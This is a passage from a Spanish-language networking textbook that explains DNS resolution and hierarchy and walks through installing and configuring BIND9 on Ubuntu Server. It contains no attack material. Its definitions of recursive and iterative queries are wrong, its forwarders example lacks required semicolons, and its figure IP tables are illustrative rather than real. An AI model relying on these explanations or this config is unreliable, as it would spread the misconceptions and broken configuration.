Quizás estemos pensando en lo siguiente: si un servidor DNS primario es consultado por miles de usuarios de un ISP, ¿qué sucedería si éste se cayera o quedara temporalmente fuera de servicio? ¿Quedarían todos los usuarios sin acceso a internet? No. Si algo de eso ocurriera y el primario quedará fuera de servicio, nuestra consulta sería enviada a un **servidor DNS secundario** del ISP, es decir, a un servidor auxiliar o de respaldo.




Figura 3. En caso de que el servidor DNS primario se encuentre fuera de servicio, la consulta será enviada al servidor DNS secundario.

PROTOCOLO UDP

Si bien el protocolo DNS puede funcionar tanto con TCP como con UDP, se utiliza más con UDP. Este es un protocolo NO orientado a conexión, lo que significa que no requiere que se establezca una conexión entre el cliente y el servidor para transferir datos, sino que se envían directamente. Si bien esto lo hace más rápido, a la vez resulta más inseguro.

Consultas del cliente al servidor

Cuando visitamos un sitio web, por lo general podemos visualizar su contenido rápidamente. Con esto en mente, es probable que no nos imaginemos el recorrido que podría llegar a realizar nuestra consulta para hallar una respuesta.

A partir de ahora analizaremos detalladamente qué es lo que ocurre cada vez que realizamos una consulta de traducción (traducir el nombre de dominio a dirección IP). Por ejemplo, a través de nuestro navegador web visitando la página de noticias del día.

Consulta recursiva

La consulta **recursiva** es la que obtiene la respuesta más rápida, debido a que su proceso es bastante simple y se realiza sin demoras. Podríamos comparar este tipo de consulta con la búsqueda de un objeto del cual conocemos la ubicación. Por ejemplo, si necesitamos usar nuestro celular y recordamos que lo dejamos en otra habitación arriba de la mesa, como sabemos dónde está, será fácil ir a buscarlo y lo haremos rápido, sin demoras.

La consulta recursiva, entonces, se trata de la ya mencionada memoria caché. Nuestra petición ya se ha realizado antes, sea por otras personas o por nosotros mismos, por lo tanto está almacenada en la caché del servidor DNS y obtendremos una respuesta rápida.

Figura 4. Cuando la respuesta a nuestra consulta se encuentra en la caché del servidor DNS, nos encontramos con una **consulta recursiva**.

Ahora bien, tal como cuando no recordamos dónde hemos dejado nuestro celular, ¿qué ocurre cuando nuestra consulta no está en la caché del servidor DNS al cual se la enviamos? Es preciso buscarla, lo que quizás demore un poco más de tiempo.

Consulta iterativa

La consulta **iterativa** es más lenta que la recursiva, ya que conlleva un proceso de resolución de nombres que, en un principio, puede sonar complejo. Aun así, al finalizar este primer tema del capítulo, quedará entendido.

Imaginemos que hacemos la siguiente consulta al servidor DNS de nuestro ISP (o al que tengamos configurado): "¿Cuál es la IP de www.dominioextraño.mw?" En caso de que encuentre la respuesta en su caché, nos responderá y la consulta será recursiva. Si no la encuentra, el servidor DNS de nuestro ISP consultará a varios servidores DNS, con el objetivo de resolver el dominio.




Figura 5. Si la respuesta a nuestra consulta no se encuentra en la caché del servidor del ISP, éste consultará a otros servidores DNS.

Existen millones de dominios en internet, pero nosotros estamos preguntando la IP de solo uno de ellos. Tengamos en cuenta que, como mencionamos en un principio, el DNS es una base de datos **distribuida**, es decir que el servidor DNS de nuestro ISP no podrá consultar tan solo uno de los tantos servidores DNS existentes y recibir una respuesta. La cuestión es: ¿cómo sabe el servidor del ISP a qué servidores DNS debe consultar? ¿Existe algún orden?

Estructura jerárquica

Mantener coherencia en una base de datos distribuida en servidores DNS alrededor de todo mundo puede sonar complicado, y más si sabemos que los datos que contiene se modifican, aparecen y desaparecen constantemente. Pero no hay otra opción, ya que un solo servidor DNS para millones de usuarios en internet jamás podría soportar todo el tráfico que pasaría sobre él. La solución al problema fue implementar una estructura jerárquica en forma de árbol, tal como puede apreciarse en la **Figura 6**.




Figura 6. El DNS es una base de datos distribuida en servidores DNS alrededor del mundo; para mantener una coherencia, se empleó una estructura arborescente.

En el nivel más alto está el dominio **raíz** o **root**, representado por un punto (**.**). Cada uno de los servidores DNS raíz contiene una base de datos con las direcciones IP de los servidores del nivel inferior, es decir, de los dominios **.com**, **.org**, **.net**, etcétera. En la **Figura 7** podemos observar una representación del contenido de estos servidores.

EXTENSIÓN DE DOMINIOS POR PAÍSES

La extensión del dominio puede cambiar según el país del sitio web, por ejemplo, **.com.ar** corresponde a Argentina. En internet hay sitios web que muestran un listado completo de estas extensiones, y algunas de ellas pueden resultar curiosas: **mw** (Malawi), **aq** (Antártida), **tz** (Tanzania), **tv** (Tuvalu), entre otras.

Datos de un servidor DNS raíz
.com
135.40.213.56
135.27.78.132
190.43.77.215
.net
132.253.123.89
129.197.224.61
154.64.222.124
111.34.235.232
.org
131.23.109.229
190.34.213.131
156.22.225.129

Figura 7. Los servidores raíz solo contienen las direcciones IP de los servidores DNS de los dominios **.com**, **.net**, **.org**, etcétera.

Como podemos observar, cada una de esas direcciones IP corresponde a un servidor DNS de uno de esos dominios, también llamados dominios **TLD** (*Top Level Domain*), que están por debajo del raíz.

La información que contienen esos servidores DNS es similar a la de los servidores raíz, pero las direcciones IP serán de los servidores del nivel inferior.

Un servidor del dominio **.com** tendría una base de datos con las IP que corresponden a cada servidor DNS de los dominios inferiores al TLD **.com**. Por ejemplo, **facebook.com**, **redusers.com**, etcétera.

RFC DEL PROTOCOLO DNS

Los **RFC** (Request For Comments) son documentos detallados sobre los protocolos de internet. Quien lo desee puede escribir una propuesta y enviársela a la **IETF** (Internet Engineering Task Force), quien decidirá si la propuesta pasa a ser un RFC y quizás, en el futuro, un estándar de internet. El RFC en español del protocolo DNS es **www.rfc-es.org/rfc/rfc1034-es.txt**.

Datos de un servidor DNS del dominio .com
google.com
74.125.157.104
74.126.205.105
80.127.109.106
facebook.com
69.63.181.12
69.73.123.67
81.90.191.45
81.34.98.127
redusers.com
98.129.229.238
98.234.148.131
73.148.213.132

Figura 8. Los servidores de los TLD contienen las direcciones IP de los servidores DNS del nivel inferior, por ejemplo, **google.com**.

Ahora bien, llegamos al extremo final del sistema de jerarquía DNS con estructura de árbol.

Los servidores de este nivel contienen las direcciones IP de las máquinas específicas del dominio consultado para que el sistema funcione, por ejemplo, del servidor web e intercambio de correo (tal como se muestra en la **Figura 9**).

Se trata, en síntesis, de un sistema complejo pero necesario para el correcto funcionamiento de internet, para que no haya demoras cada vez que se solicita la resolución de un dominio.

ARCHIVO HOSTS

El contenido de este archivo puede leerse con un editor de texto como Notepad y su ubicación varía según el sistema operativo (en Windows, la ruta suele ser la siguiente: **C:\WINDOWS\system32\drivers\etc\hosts**). Cada vez que entramos a una web, este archivo es consultado, ya que contiene direcciones IP y nombres de dominio, y puede ser usado para bloquear sitios web no deseados.

Datos de un servidor DNS del dominio google.com
www.google.com
173.194.43.51
173.194.30.25
173.194.50.73
mail.google.com
173.194.41.53
173.194.22.89
173.194.39.21
173.194.10.96
maps.google.com
173.194.40.33
173.194.73.15
173.194.24.48

Figura 9. Cada dominio, por ejemplo **www.google.com**, tiene uno o más servidores DNS que contienen las IP de las máquinas específicas de dicho dominio.

Es importante saber que cada nivel de la jerarquía es por completo independiente de su nivel superior. El dominio **www.google.com** puede gestionar su nivel sin necesidad de informárselo a la raíz u otro dominio superior.

Proceso de resolución de nombres

Ya sabemos cómo está organizado el DNS, conocimos su estructura, pero todavía no sabemos de qué manera el servidor de nuestro ISP obtiene la IP de un dominio que no está en su caché. Hemos presentado a la consulta iterativa, que se lleva a cabo cuando esto ocurre. Ahora explicaremos detalladamente su proceso de resolución de nombres. El dominio a traducir es **www.redusers.com.** Al intentar acceder a través de nuestro navegador web se envía la consulta al servidor DNS de nuestro ISP o al que tengamos configurado. Como la respuesta no está en su caché, se realiza una consulta iterativa. Los servidores del ISP tienen en su base de datos las IP de los servidores raíz, y la

consulta se envía a uno de ellos. El servidor raíz le responde al ISP con la lista de todos los servidores DNS del TLD consultado (en este caso, el **.com**). Se elige una IP para continuar con el proceso de resolución y la consulta es enviada a uno de esos servidores, que responde que el servidor DNS **ns0.redusers.com** tiene autoridad sobre **redusers.com** (pueden ser uno o varios servidores).

Finalmente, la consulta se envía a este último servidor DNS, que responde con la IP de una máquina específica (en este caso, del sitio **www.redusers.com**). Este proceso de resolución de nombres puede observarse en la **Figura 10**.




Figura 10. Cuando se realiza una consulta iterativa se lleva a cabo el proceso de resolución de nombres.

DNS EN TODAS PARTES

No solo cuando navegamos en internet visitando páginas web, portales y foros hacemos uso de los DNS, sino también cuando ingresamos a nuestro correo electrónico, ya que posee un nombre de dominio (**gmail.com**, **hotmail.com** o cualquier otro). Prácticamente en todo lo que realizamos en internet hacemos uso de los DNS.

Instalación de un servidor BIND9

En el capítulo uno hemos instalado un servidor web con Ubuntu Server. En esta sección, vamos a instalar **BIND9**, el servidor DNS más utilizado en internet. La organización **ISC** (*Internet Systems Consortium*) se ocupa del mantenimiento de BIND y en su sitio web (**www.isc.org**) podemos obtener este software.




Figura 11. **www.isc.org/download** es la página de descargas de los productos desarrollados por ISC, donde encontramos la última versión de BIND.

Como puede observarse en el sitio web, la descarga está disponible tanto para Windows como para sistemas Unix/Linux, ya que se dispone del código fuente para ser compilado.

A continuación, en la próxima sección, se explicará la instalación y compilación de BIND9 en Ubuntu Server.

Pasos para la instalación de BIND9

En el siguiente **Paso a paso** veremos cómo instalar BIND9. Tendremos que descargar el código fuente, crear los directorios de instalación y compilar BIND con los parámetros indicados.

PAP: INSTALACIÓN DE BIND9

01 Para descargar BIND desde la terminal de Ubuntu Server use el comando `wget http://ftp.isc.org/isc/bind9/9.9.3/bind-9.9.3.tar.gz`. Obtendrá un archivo `.tar.gz`, que debe descomprimir con `tar -zxvf bind-9.9.3.tar.gz`. La dirección URL de descarga y el nombre del archivo pueden variar según la versión de BIND.

```
shey@ubuntu:~$ wget http://ftp.isc.org/isc/bind9/9.9.3/bind-9.9.3.tar.gz
--2013-08-19 23:08:40--  http://ftp.isc.org/isc/bind9/9.9.3/bind-9.9.3.tar.gz
Resolviendo ftp.isc.org (ftp.isc.org)... 204.152.184.110
Conectando con ftp.isc.org (ftp.isc.org)[204.152.184.110]:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 7459387 (7,1M) [application/x-gzip]
Grabando a: ■bind-9.9.3.tar.gz■

100%[=====================================>] 7.459.387    625K/s   en 38s

2013-08-19 23:09:21 (191 KB/s) - ■bind-9.9.3.tar.gz■ guardado [7459387/7459387]

shey@ubuntu:~$ tar -zxvf bind-9.9.3.tar.gz
```

02 Antes de compilar asegúrese de que tiene instalado el compilador GCC. En caso de no tenerlo, instálelo con el comando `apt-get install gcc`. Cree los directorios de instalación ejecutando la siguiente línea: `mkdir /usr/local/bind && mkdir /usr/local/bind/var && mkdir /usr/local/bind/etc`. Estos directorios serán especificados luego como parámetro en la configuración.

```
shey@ubuntu:~$ sudo apt-get install gcc
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
gcc ya está en su versión más reciente.
0 actualizados, 0 se instalarán, 0 para eliminar y 68 no actualizados.
shey@ubuntu:~$ sudo mkdir /usr/local/bind
shey@ubuntu:~$ sudo mkdir /usr/local/bind/var
shey@ubuntu:~$ sudo mkdir /usr/local/bind/etc
shey@ubuntu:~$
```

03 Muévase a la carpeta donde descomprimió BIND y especifique los parámetros de configuración con el comando que sigue: `./configure --prefix=/usr/local/bind --sysconfdir=/usr/local/bind/etc --localstatedir=/usr/local/bind/var`. Por último, ejecute `make && make install` para finalizar la instalación.

```
shey@ubuntu:~$ cd bind-9.9.3
shey@ubuntu:~/bind-9.9.3$ ls
acconfig.h      config.threads.in  install-sh            mkinstalldirs
aclocal.m4      configure          isc-config.sh.1       README
Atffile         configure.in       isc-config.sh.docbook srcid
bin             contrib            isc-config.sh.html    unit
bind.keys       COPYRIGHT          isc-config.sh.in      util
CHANGES         doc                lib                   version
config.guess    docutil            libtool.m4            win32utils
config.h.in     FAQ                ltmain.sh
config.h.win32  FAQ.xml            make
config.sub      HISTORY            Makefile.in
shey@ubuntu:~/bind-9.9.3$ sudo ./configure --prefix=/usr/local/bind --sysconfdir
=/usr/local/bind/etc --localstatedir=/usr/local/bind/var_
```

Para quienes no gustan de compilar desde el código fuente existe la posibilidad de instalar BIND9 desde los repositorios de Ubuntu, con tan solo un comando: **apt-get install bind9**. Por supuesto, se instalará con las configuraciones predefinidas.

Configuración del servidor DNS

Realizaremos la configuración de BIND9 para que funcione como un servidor DNS. En este caso, el nombre del dominio a crear será **hackersenlaweb.net** y el servidor DNS se llamará **midns**, cuya dirección IP corresponde a **192.168.0.111**.

En primer lugar, editamos el archivo **named.conf.options,** que por lo general se encuentra en la carpeta **/etc/bind**. Nos situamos en ese directorio y ejecutamos el comando **nano named.conf.options** para editarlo con **Nano** (podemos usar cualquier otro editor, como **Vi**, **Emacs**, etcétera).

Dentro de este archivo debemos descomentar la línea **forwarders** y agregar las direcciones IP de los servidores DNS de nuestro ISP:

```
forwarders{
  186.130.128.55
  200.63.155.98
};
```




Figura 12. Editamos el archivo **named.conf.options** para agregar las IP de los servidores DNS del ISP.

A continuación, modificaremos el archivo **dhclient.conf** para que nuestro servidor DNS funcione con IP dinámica. Ejecutamos el comando

PARÁMETROS DE CONFIGURACIÓN

Es importante destacar que si instalamos BIND9 manualmente podremos pasarle más parámetros de configuración que solamente los directorios de instalación. Por ejemplo **--disable-ipv6** desactiva el soporte para IPV6, **--enable-threads** o **--disable-threads** activan o desactivan los threads, respectivamente, y **--with-libtool** indica que se usarán las librerías de GNU.

nano /etc/dhcp/dhclient.conf para editarlo y descomentamos la siguiente línea: **prepend domain-name-servers 127.0.0.1;**.

Es necesario modificar la IP **127.0.0.1** por la de nuestro servidor DNS, que en este caso será **192.168.0.111**.

Llegado el momento de crear las zonas, editaremos el archivo **named.conf.local** ubicado en **/etc/bind**. Nos situamos en esa carpeta y ejecutamos el comando **nano named.conf.local**. Aquí agregamos la zona para el dominio **hackersenlaweb.net** y el código para que funcione la resolución inversa: es decir, si preguntamos por la IP del servidor, la respuesta debe ser el dominio que creamos.

```
zone "hackersenlaweb.net"{
    type master;
    file "/etc/bind/db.hackersenlaweb.net";
};

zone "0.168.192.in-addr.arpa"{
    type master;
    file "/etc/bind/db.192.168.0";
};
```

Se indican los archivos de configuración de cada zona, que más adelante crearemos.

Vemos que en la última zona aparece la dirección IP del servidor DNS, pero invertida y sin el último número (lo cual es correcto). Finalmente, el archivo queda tal como se ve en la **Figura 13**.

REVISTAS HXC

Estas revistas fueron escritas hace ya varios años, sin embargo, algunos artículos siguen siendo útiles en nuestros días. Son populares por la buena explicación que brindan de cada tema que presentan. En internet se consigue toda la colección gratis en formato PDF. Cada revista contiene un artículo llamado **Serie raw**, que trata a fondo uno de los protocolos.




Figura 13. La dirección IP del servidor DNS cambia según la red, mientras que el nombre de dominio es una elección personal.

Una vez que guardamos y cerramos el archivo, podemos asegurarnos de que no se haya cometido ningún error de sintaxis mediante el uso del siguiente comando: **named-checkconf**.

Si al ejecutarlo no devuelve nada, significa que no se ha cometido ningún error, mientras que, de lo contrario, nos devolverá el archivo y la línea donde nos equivocamos.

El siguiente paso es crear los archivos de configuración de las zonas. Primero debemos crear el archivo **db.hackersenlaweb.net** a partir de **db.local**, ejecutando **cp db.local db.hackersenlaweb.net**.

> BIND9 ES EL SERVIDOR DNS MÁS UTILIZADO EN INTERNET

Luego procedemos a editarlo con Nano, Vi, Emacs o cualquier otro editor de texto.

En este archivo reemplazamos **localhost** por el nombre del servidor (en este caso, **midns**) y en lugar de la IP **127.0.0.1** colocamos la del servidor (**192.168.0.111**) o la que corresponda según nuestra red.

Es probable que en este momento no se comprenda el contenido del resto del archivo. En las próximas secciones de este capítulo se explicarán todos los registros DNS.




Figura 14. También podemos elegir el nombre del servidor DNS según nuestro propio gusto.

Resta crear el archivo de configuración para la segunda zona. Lo crearemos a partir de **db.hackersenlaweb.net** (con el comando: **cp db.hackersenlaweb.net db.192.168.0**) y lo editaremos. Simplemente debemos modificar las últimas dos líneas, tal como muestra la **Figura 15**. El número 111 corresponde al último número de la IP del servidor DNS, mientras que el tipo de registro debe ser PTR.

Las últimas dos líneas del archivo deberían quedar de este modo:

```
@       IN      NS      midns.hackersenlaweb.net.
111     IN      PTR      midns.hackersenlaweb.net.
```

Para asegurarnos de que no cometimos ningún error de sintaxis en la edición de estos dos últimos archivos, podemos ejecutar los siguientes comandos: **named-checkzone hackersenlaweb.net /etc/bind/db.hackersenlaweb.net** y **named-checkzone 0.168.192.in-addr.arpa /etc/bind/db.192.168.0.**

Si están escritos correctamente obtendremos un **OK**; de lo contrario, aparecerá cuál es el error.




Figura 15. Se debe tener cuidado a la hora de escribir la IP del servidor DNS en los diferentes archivos de configuración.

Terminamos con la configuración de BIND9. Es necesario reiniciar el servicio cada vez que realizamos un cambio en su configuración, por lo tanto, debemos ejecutar el comando **service bind9 restart**.

Para saber si ha quedado bien, podemos realizar una prueba sencilla. En la terminal de nuestro Ubuntu Server, ejecutamos el siguiente comando: **dig hackersenlaweb.net**.

La respuesta debe ser similar a la que se observa en la **Figura 16**.

> AL FINALIZAR LA CONFIGURACIÓN DE BIND9 DEBEMOS REINICIAR EL SERVICIO

ACERCA DE BIND

BIND (Berkeley Internet Name Domain) fue creado en la década del 80 por estudiantes de la Universidad de Berkeley, California. Más tarde, **Paul Vixie** ayudó a fundar la **ISC**, organización responsable del mantenimiento de BIND. El desarrollo de BIND9 presentó grandes mejoras, ya que el código fue escrito casi desde cero e incorporó nuevas funcionalidades.

